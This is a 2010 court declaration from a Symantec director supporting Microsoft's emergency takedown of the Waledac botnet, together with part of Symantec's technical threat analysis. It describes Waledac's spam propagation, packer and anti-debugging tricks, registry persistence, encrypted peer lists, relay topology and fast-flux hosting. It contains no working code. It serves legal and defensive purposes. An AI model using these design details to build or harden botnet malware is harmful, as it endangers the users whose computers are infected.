

IN THE UNITED STATES DISTRICT COURT
FOR THE EASTERN DISTRICT OF VIRGINIA
Alexandria Division

FILED

23

2010 FEB 22 10 33

U.S. DISTRICT COURT
ALEXANDRIA, VIRGINIA

MICROSOFT CORPORATION, a
Washington corporation,

Plaintiff,

v.

JOHN DOES 1-27, CONTROLLING A
COMPUTER BOTNET THEREBY
INJURING MICROSOFT AND ITS
CUSTOMERS

Defendants.

Civil Action No: 1:10CV156
(LMB/JFA)

FILED UNDER SEAL

**DECLARATION OF DEAN TURNER IN SUPPORT OF APPLICATION OF
MICROSOFT CORPORATION FOR AN EMERGENCY TEMPORARY RESTRAINING
ORDER AND ORDER TO SHOW CAUSE RE PRELIMINARY INJUNCTION**

I, Dean Turner, declare as follows:

1. I am a Director with Symantec Corporation. I make this declaration in support of the Application of Microsoft Corporation for an Emergency Temporary Restraining Order and Order to Show Cause Re Preliminary Injunction. I make this declaration of my own personal knowledge and, if called as a witness, I could and would testify competently to the truth of the matters set forth herein.

2. Symantec Corporation is a provider of security, availability and compliance products and services and is considered an authoritative source on matters pertaining to internet security threats.

3. I am a Director within Symantec Global Intelligence Network with over 10 years

experience in assessing internet security threats and providing briefings and analysis throughout the industry, government and the private sector. I am also a regular contributor to pan-industry security organizations and a contributor to United States Federal Government working groups in this area.

Overview Of Botnets

4. A “bot” is a type of malware that allows an attacker to take control over an affected computer. Botnets are collections of hundreds or thousands or more of these compromised computers (sometimes referred to as “zombies”) owned by regular people and secretly controlled by cybercriminals.

5. Some botnets might have a few hundred or a couple thousand computers, but others have tens and even hundreds of thousands of zombies at their disposal. Most of these computers are infected without their owners’ knowledge.

6. Cybercriminals can tell their botnet armies to install spyware like keystroke logging malware, and to report back sensitive information, such as banking login passwords or credit card numbers. From our research, we believe that much of the stolen data bought and sold in the underground economy is provided by these botnets.

7. Botnets can also attack. In 2007 the Internet in Estonia was shut down due to denial-of-service attacks carried out by botnets, and Georgia was severely disabled by Russian botnets in 2008. Other than taking entire countries offline, botnets could potentially disable news sources, transportation websites, or overpower other highly important web sites.

8. A botnet is a group of compromised computers, all controlled by one criminal or criminal organization. To facilitate this control, botnets have means for the controller to issue commands, retrieve stolen information, conduct reconnaissance into the networks of individual botnet nodes, and more. These means are commonly referred to as the “command and control” structure of the botnet. Command and Control mechanisms (or C&C) vary in implementation. The most common protocols for C&C are IRC, HTTP, and various Peer to Peer (P2P) protocols.

9. In addition to the infected nodes and one or more C&C methods and servers,

many botnets will include collection servers for stolen data and credentials, dedicated DNS servers, and failover servers for any of the above.

10. Botnets are grown via the infection of more and more victim computers with the bot software. This is accomplished by a variety of means, the most common being social engineering, vulnerability exploitation, and leveraging of pre-existing infections on the victim computer.

11. Social engineering methods may include emails sent to users with executable attachments, meant to entice the user into running the attachment, or content on a website that entices the user to download and run a program. (For example, “You need to install this codec to view the video you have requested”).

12. Vulnerability exploitation may take many forms, and exploits often are deployed to compromised websites in order to take advantage of vulnerabilities in web browsers and associated plugins. The exploit may also be emailed from infected computers.

13. Less common, although not rare, is the usage of other botnets or malicious code to “seed” a botnet from an existing botnet or group of compromised systems.

14. Botnet activities are largely limited only to the imagination of the criminals who control them. Common activities are denial of service attacks against corporate and government networks or servers, the theft of credentials and financial information from the infected systems, sending or relaying spam and phishing emails,¹ propagation and growth of the botnet via attacks or email campaigns, and hosting websites affiliated with any of the above (phishing sites, for example).

15. Credible evidence indicates that botnets are often controlled by sophisticated, organized criminal “gangs” who participate in a global, well developed underground economy. These gangs operate in some ways similar to legitimate businesses, in that specific tasks may be

¹ “Phishing” is a form of fraud by which users are enticed to enter personal financial information or other personal information, which malicious actors then use to profit themselves and injure the victim.

outsourced, products and services are offered in a free market, and incentives and value-adds are offered to “customers.” These gangs are quick to adapt to new technologies, new Law Enforcement tactics, and new opportunities. Often, the controllers of a botnet will rent access to the botnet for specific tasks, and may even sell off sections of the botnet.

The Waledac Botnet

16. W32.Waledac (W32.xx is Symantec’s threat designation) is a worm that uses social engineering and certain client side vulnerabilities in order to propagate. The worm has functionality to download and execute binaries, act as a network proxy, send spam, mine infected computers for data, such as email addresses and passwords, and perform denial of service (DoS) attacks. Symantec started noticing a burst in W32.Waledac activity around the third week of December in 2008. At that time it began spamming Christmas-themed emails and turning compromised computers into spam bots.

17. The first variant of W32.Waledac was discovered in April 2008 and this variant was delivered by the mechanisms that were used to deliver W32.Peacomm components. This event linked W32.Waledac to W32.Peacomm; however, the nature of the relationship between W32.Waledac and W32.Peacomm is not known. W32.Waledac was also associated with W32.Downadup; on April 8, 2009, W32.Downadup.C received two update binaries through a peer-to-peer channel. One of these binaries was an update for W32.Downadup.C; the other was a copy of W32.Waledac3. This was a significant event in the security community as it connected W32.Waledac to W32.Downadup. However, the nature of this relationship is not yet fully understood.

18. More recently, the Waledac binary has been downloading and installing misleading security applications. These threats use fake system error messages and pornographic pop-up windows to scare a victim into paying a license to remove the false threats.

19. The main purpose of W32.Waledac is to send spam, to propagate itself, and to download additional files on to compromised computers. The spam functionality of W32.Waledac serves a dual purpose: it uses spam to both spread itself and to market dubious

products. The main propagation method is achieved by sending emails containing links to copies of itself. It tries to entice users with social engineering techniques, such as using holiday themes related to Christmas or Valentine's Day, topical news like the new US president, and fake news of bombing incidents that use geographical proximity to make the news report seem more sensational. The authors make the malicious Web sites hosting the malware look convincing so that a victim will trust the site. The worm has been known to use Web pages that appear to mimic sites, such as the official Obama-Biden campaign site, news articles from popular news sites, and most recently a legitimate SMS tool. The worm gets installed when the user clicks on the malicious link and runs the downloaded file.

20. W32.Waledac Web sites have also been seen serving various browser vulnerabilities. This is done so it can install itself on to a victim's computer when the site is visited so even if the victim does not download or run the malicious binary, their computer could still be successfully attacked if it is vulnerable to the exploits that W32.Waledac uses. Fortunately, most of the vulnerabilities used by W32.Waledac are not new and the respective vendors have already patched them. Hence, users who regularly update their applications and computers are likely to be protected from the exploits. There are instances however when W32.Waledac Web sites do not contain exploits at all. Nevertheless, they still house malicious binaries that pose a danger to unsuspecting users.

21. W32.Waledac is also known to send spam that does not contain any links to copies of itself but instead promotes questionable products or services ranging from questionable job offers, to performance enhancing pharmaceuticals, to online casino games. This leads Symantec to believe that the author intended to use this malware for financial gain. The author or authors either signed up as an ad affiliate for the product or services being promoted in the spam mails, or they leased the botnet to parties interested in using it to spread spam.


22. In addition to the above functionalities, this malware is also capable of downloading arbitrary files and installing them on to the compromised computer. An example is the misleading applications that have been downloaded and installed on compromised

computers.

Waledac Topology

23. As mentioned above, a system compromised by a bot agent is usually referred to as a zombie. There are generally two types of zombies in the W32.Waledac botnet, and the type of zombie is determined when the zombie bootstraps to the botnet. If a zombie is publicly accessible and has very good bandwidth, the more likely it is to act as a HTTP and DNS proxy server for the botnet. These zombies are known as “relay nodes.” In contrast, a non-proxy zombie will be referred to as a slave node.

24. Relay nodes basically act as an intermediary between the slave nodes and the master C&C servers, as well as for each other. With the help of these relay nodes, Waledac is able to implement blind proxy redirection as another armoring tactic to protect the botnet from full enumeration and complete shutdown. This figure depicts a sample illustration of Waledac’s network topology:



25. Furthermore, the hardcoded IP list embedded in a W32.Waledac binary is actually

a list of relay nodes that is used by a new node to bootstrap to the network. Given that a relay node is also a compromised system, it is likely to be taken offline from the botnet when the infection is discovered and removed. For this reason, Waledac has to replace the list that it embeds on its binaries after a certain time, since offline relay nodes will obviously be useless in bootstrapping a new node into the botnet. Essentially, Waledac uses redundancy to ensure that in case of failure, there is still at least one alternative path available from one point to another.

26. A Waledac node updates its peer IP list using two methods. So in the event that one method fails, there is a backup method it can use. The first method involves an IP list exchange with another node. For example, a Waledac slave node randomly selects 100 relay nodes from its locally stored list and then attempts to connect with one of the relay nodes. Once a connection is established, the relay node constructs a list of 100 relay nodes in its own stored list, and exchanges it with the slave node. After they receive the list, they update their locally stored list by replacing older entries with newer ones.

27. In the second method, a Waledac slave node updates its IP list by connecting to a hardcoded Waledac domain after 10 minutes, and fetching a list of active relay nodes using a GET request for an index.php file. The list received typically contains up to a maximum of 500 entries. After receiving the list, the slave node would once again update its locally stored list. This hardcoded domain usually turns out to be a fast-fluxed domain. So in a short period of time, the Web site host can resolve to multiple IP addresses. There is a good possibility that these hosts are compromised as well.


28. Waledac makes use of fast-flux hosting for its domains. Meaning that, in a short period of time, one Waledac domain can resolve to multiple hosts that are most likely just acting as proxies. A fast-flux DNS system makes it harder to track the source and as a consequence, it is not easy to completely shut down. Evidently, it is meant as another defense mechanism for the Waledac network.

29. The figure below depicts the work of fast-flux service networking. It shows the results of DNS dig queries for one of Waledac's domain during its "dirty bomb" campaign back



30. The domains that are set up for fast flux are used primarily to spread the malicious code. The sites hosted at these domains will attempt to exploit various vulnerabilities, and will also offer the malicious code as a download (with an alternate description of the program, of course – often a greeting card application, or a fake security/antivirus application, for example). Given the nature of Fast Flux technology, it is very difficult to lock down these

domains at the server or ISP level. Conceivably, any of the tens of thousands of nodes could be a web server or DNS server providing any or all of these domains. The most reliable and effective means of removing these domains from the botnet is to seize control of the domain names themselves.




31. Fast Flux technology such as that employed within Waledac ensures that any domain tracked to an IP address will be at a different IP address by the time any action is taken against the first. The sheer number of infected nodes guarantees that new hosts can be added to the fast flux routine more rapidly than they can be removed or filtered by ISPs. The only technologically feasible way to take these sites down is to seize them at both the registry and registrar levels. This will prevent lookups for those domains from being relayed to the attacker-controlled DNS servers.

32. Exhibit A to this declaration is a true and correct copy of a whitepaper on Win32.Waledac published by Symantec on September 1, 2009.

33. Exhibit B to this declaration is a true and correct copy of statistics on Win32.Waledac provided by Symantec as observed on Symantec's Global Intelligence Network.

I declare under penalty of perjury under the laws of the United States of America that the foregoing is true and correct to the best of my knowledge.

Executed this 18 day of February, 2010.



Dean Turner

Exhibit A



symantec™

Security Response

W32.Waledac Threat Analysis

Gilou Tenebro
Software Engineer

Contents

Introduction	1
Waledac Binary	2
Initial W32.Waledac Installation	3
Communications	5
Appendix A	17
Appendix B	21
Appendix C	23
References	25
Bibliography	26

Introduction

W32.Waledac is a worm that uses social engineering and certain client side vulnerabilities in order to propagate. The worm has functionality to download and execute binaries, act as a network proxy, send spam, mine infected computers for data, such as email addresses and passwords, and perform denial of service (DoS) attacks. Symantec started noticing a burst in W32.Waledac activity around the third week of December in 2008. At that time it began spamming Christmas themed emails and turning compromised computers into spam bots¹.

The first variant of W32.Waledac was discovered in April 2008 and this variant was delivered by the mechanisms that were used to deliver W32.Peacomm components². This event linked W32.Waledac to W32.Peacomm; however, the nature of the relationship between W32.Waledac and W32.Peacomm is not known. W32.Waledac was also associated with W32.Downadup; on April 8, 2009, W32.Downadup.C received two update binaries through a peer-to-peer channel. One of these binaries was an update for W32.Downadup.C; the other was a copy of W32.Waledac³. This was a significant event in the security community as it connected W32.Waledac to W32.Downadup. However, the nature of this relationship is not yet fully understood.

More recently, the Waledac binary has been downloading and installing misleading security applications. These threats use fake system error messages and pornographic pop-up windows to scare a victim into paying a license to remove the false threats.

The main purpose of W32.Waledac is to send spam, to propagate itself, and to download additional files on to compromised computers. The

spam functionality of W32.Waledac serves a dual purpose: it uses spam to both spread itself and to market dubious products. The main propagation method is achieved by sending emails containing links to copies of itself. It tries to entice users with social engineering techniques, such as using holiday themes related to Christmas⁴ or Valentine's day⁵, topical news like the new US president⁶, and fake news of bombing incidents that use geographical proximity to make the news report seem more sensational⁷. The authors make the malicious Web sites hosting the malware look convincing so that a victim will trust the site. The worm has been known to use Web pages that appear to mimic sites, such as the official Obama-Biden campaign site, news articles from popular news sites, and most recently a legitimate SMS tool. The worm gets installed when the user clicks on the malicious link and runs the downloaded file.

W32.Waledac Web sites have also been seen serving various browser vulnerabilities. This is done so it can install itself on to a victim's computer when the site is visited so even if the victim does not download or run the malicious binary, their computer could still be successfully attacked if it is vulnerable to the exploits that W32.Waledac uses. Fortunately, most of the vulnerabilities used by W32.Waledac are not new and the respective vendors have already patched them. Hence, users who regularly update their applications and computers are likely to be protected from the exploits. There are instances however when W32.Waledac Web sites do not contain exploits at all. Nevertheless, they still house malicious binaries that pose a danger to unsuspecting users.

W32.Waledac is also known to send spam that does not contain any links to copies of itself but instead promotes questionable products or services ranging from questionable job offers, to performance enhancing pharmaceuticals, to online casino games. This leads me to believe that the author intended to use this malware for financial gain. The author or authors either signed up as an ad affiliate for the product or services being promoted in the spam mails, or they leased the botnet to parties interested in using it to spread spam.

In addition to the above functionalities, this malware is also capable of downloading arbitrary files and installing them on to the compromised computer. An example is the misleading applications that have been downloaded and installed on compromised computers.

Waledac Binary

This section describes the Waledac binary, installation properties, and how the bot bootstraps onto the Waledac bot network.

Packer

The W32.Waledac binary is packed by several packers to hinder analysis and detection. Binary packing is a process where an executable file is processed by a "packer" and the result is an obfuscated binary. Depending on the packer that is used, packed binaries can be very difficult for security professionals to analyze because they require that the binary be unpacked before analysis can proceed. Anti-unpacking techniques are functionalities that are employed by the packer to prevent the binary from being unpacked. The first layer of packing on Waledac is UPX (a freely available packer), the second layer is a custom packer. During the unpacking process for the second layer of packing, the malware gradually reconstructs the instructions of the core program and passes control to it. The writing of the unpacked instructions happens in stages, so that the same memory location can change several values before it is finally assigned the correct value. These writing cycles are interspersed with other instructions, most of which aim to complicate the manual unpacking process.

Two of the techniques that Waledac uses to complicate its unpacking are worth noting. First, code obfuscation is achieved with a large number of jump instructions that frequently redirect code execution along with several call chain loops. Call chain loops start within a function that contains a call to another function, which in turn calls another function until a call is made to the initial function, completing the loop. Most of the functions in the loop do not actually make use of a return instruction to return the execution back to the function that called them. Instead, they just keep calling the next function in the loop and pass control to it. This hampers some function analysis because there is no return instruction marking an exit point for analysis.

Waledac's packer also has anti-debugging mechanisms and functions that allows it to detect stepping done by a debugger. If detected, Waledac creates a code path that eventually leads to an invalid instruction.

Interestingly, the packer used by W32.Waledac.F is different from the packer used by the older versions of the worm. While the older packer also uses a number of anti-unpacking techniques, the two techniques documented above are new to the W32.Waledac.F version.

Initial W32.Waledac Installation

When the malware executes, it creates a window named fhfhkjfhwefkwj and registers itself with the class name jfkijfijfj23fi32io. As a self-starting mechanism, it also adds one of the following registry entries so it can run whenever Windows starts:

- HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run\“PromoReg” = “[PATH TO EXECUTABLE]”
- HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run\“PromoReg” = “[PATH TO EXECUTABLE]”

Being a spambot, this malware also collects email addresses by searching files in fixed and removable drives, except however for files with the extensions shown in table 1.

W32.Waledac then uses the registry to store configuration data. Under the “HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion” registry key, this malware creates four more values: FWDone, LastCommandId, MyID, and RList.

FWDone is a flag that is set to “74 72 75 65” when the malware succeeds in connecting to the internet and one of its peers. The string “74 72 75 65” actually equates to the ASCII string “true”. LastCommandId is used to store the hexadecimal equivalent of the ID number of the last command that the malware received and executed. The MyID registry entry contains a 16-byte hexadecimal number that is randomly generated to uniquely identify the node in the botnet. The term “node” here refers to the bots that W32.Waledac controls. Lastly, the RList value is an obfuscated IP list that is used by the bot as a list of other peers. The RList value data is an XML formatted list that has been compressed using Bzip2 and encrypted using AES. Figure 1 illustrates how the original XML list is transformed into the encoded data we see for the RList registry value.


Table 1

File name extensions skipped by Waledac when harvesting email addresses

.7z	.gz	.jpg	.vob
.avi	.hxd	.mov	.wav
.bmp	.hxx	.mp3	.wave
.class	.hxn	.msi	.wma
.dll	.hxx	.ocx	.wmv
.exe	.jar	.ogg	.zip
.gif	.jpeg	.rar	

Figure 1


RList data compressed, encrypted and stored in the registry



The data in the RList registry entry is initially populated from a list of IPs of Waledac nodes that is hardcoded into the binary. This list may vary per infection. Each entry in the hardcoded list of nodes has two components: a node ID and the corresponding node IP address. When the malware runs, it initially builds the XML node IP list based on these hardcoded entries by adding tags, a time stamp, and an HTTP port element. For example, a five-node IP XML list will have the format shown in figure 2.

Figure 2

A sample of a five-node IP list



The malware randomly picks a node IP from the hardcoded list and converts it into XML format by adding tags and elements. Next, it compresses the XML list with bzip2 and then encrypts it with the Advanced Encryption Standard (AES) cipher, storing the result into the RList registry value. It then fetches another node at random, converts it to XML format and then prepends this new node into the previous XML list and changes the time value in between the localtime tags into that of the latest entry. After the new XML node IP list is generated, bzip2 and AES is applied on it again and the new value replaces the previous value stored in RList. These steps will be repeated all over again until the new list is finished. The IP list in RList can contain up to a maximum number of 500 nodes in it. This maximum number is retained even when the list is updated. When a full list is updated, old nodes are simply replaced with newer nodes, so consequently the last entries in the list are usually the first ones to go.

W32.Waledac bootstrapping and topology

A system compromised by a bot agent is usually referred to as a zombie. There are generally two types of zombies in the W32.Waledac botnet, and the type of zombie is determined when the zombie bootstraps to the botnet. If a zombie is publicly accessible and has very good bandwidth, the more likely it is to act as a HTTP and DNS proxy server for the botnet. For the rest of this paper, a proxy zombie will be referred to as a relay node. In contrast, a non-proxy zombie will be referred to as a slave node.

Relay nodes basically act as an intermediary between the slave nodes and the master C&C servers, as well as for each other. With the help of these relay nodes, Waledac is able to implement blind proxy redirection as another armoring tactic to protect the botnet from full enumeration and complete shutdown. Figure 3 depicts a sample illustration of Waledac’s network topology.

Furthermore, the hardcoded IP list embedded in a W32.Waledac binary is actually a list of relay nodes that is used by a new node to bootstrap to the network. Given that a relay node is also a compromised system, it is likely to be taken offline from the botnet when the infection is discovered and removed. For this reason, Waledac has to replace the list that it embeds on its binaries after a certain time, since offline relay nodes will obviously be useless in bootstrapping a new node into the botnet. Essentially, Waledac uses redundancy to ensure that in case of failure, there is still at least one alternative path available from one point to another.

Node IP list updates


A Waledac node updates its peer IP list using two methods. So in the event that one method fails, there is a backup method it can use. The first method involves an IP list exchange with another node. For example, a Waledac slave node randomly selects 100 relay nodes from its locally stored list and then attempts to connect with one of the relay nodes. Once a connection is established, the relay node constructs a list of 100 relay nodes in its own stored list, and exchanges it with the slave node. After they receive the list, they update their locally stored

list by replacing older entries with newer ones.

In the second method, a Waledac slave node updates its IP list by connecting to a hardcoded Waledac domain after 10 minutes, and fetching a list of active relay nodes using a GET request for an index.php file. The list received typically contains up to a maximum of 500 entries. After receiving the list, the slave node would once again update its locally stored list. This hardcoded domain usually turns out to be a fast-fluxed domain. So in a short period of time, the Web site host can resolve to multiple IP addresses. There is a good possibility that these hosts are compromised as well.

Figure 3

An illustration of Waledac's network topology



Fast-flux network

As mentioned previously, Waledac makes use of fast-flux hosting for its domains. Meaning that, in a short period of time, one Waledac domain can resolve to multiple hosts that are most likely just acting as proxies. A fast-flux DNS system makes it harder to track the source and as a consequence, it is not easy to completely shutdown. Evidently, it is meant as another defense mechanism for the Waledac network.

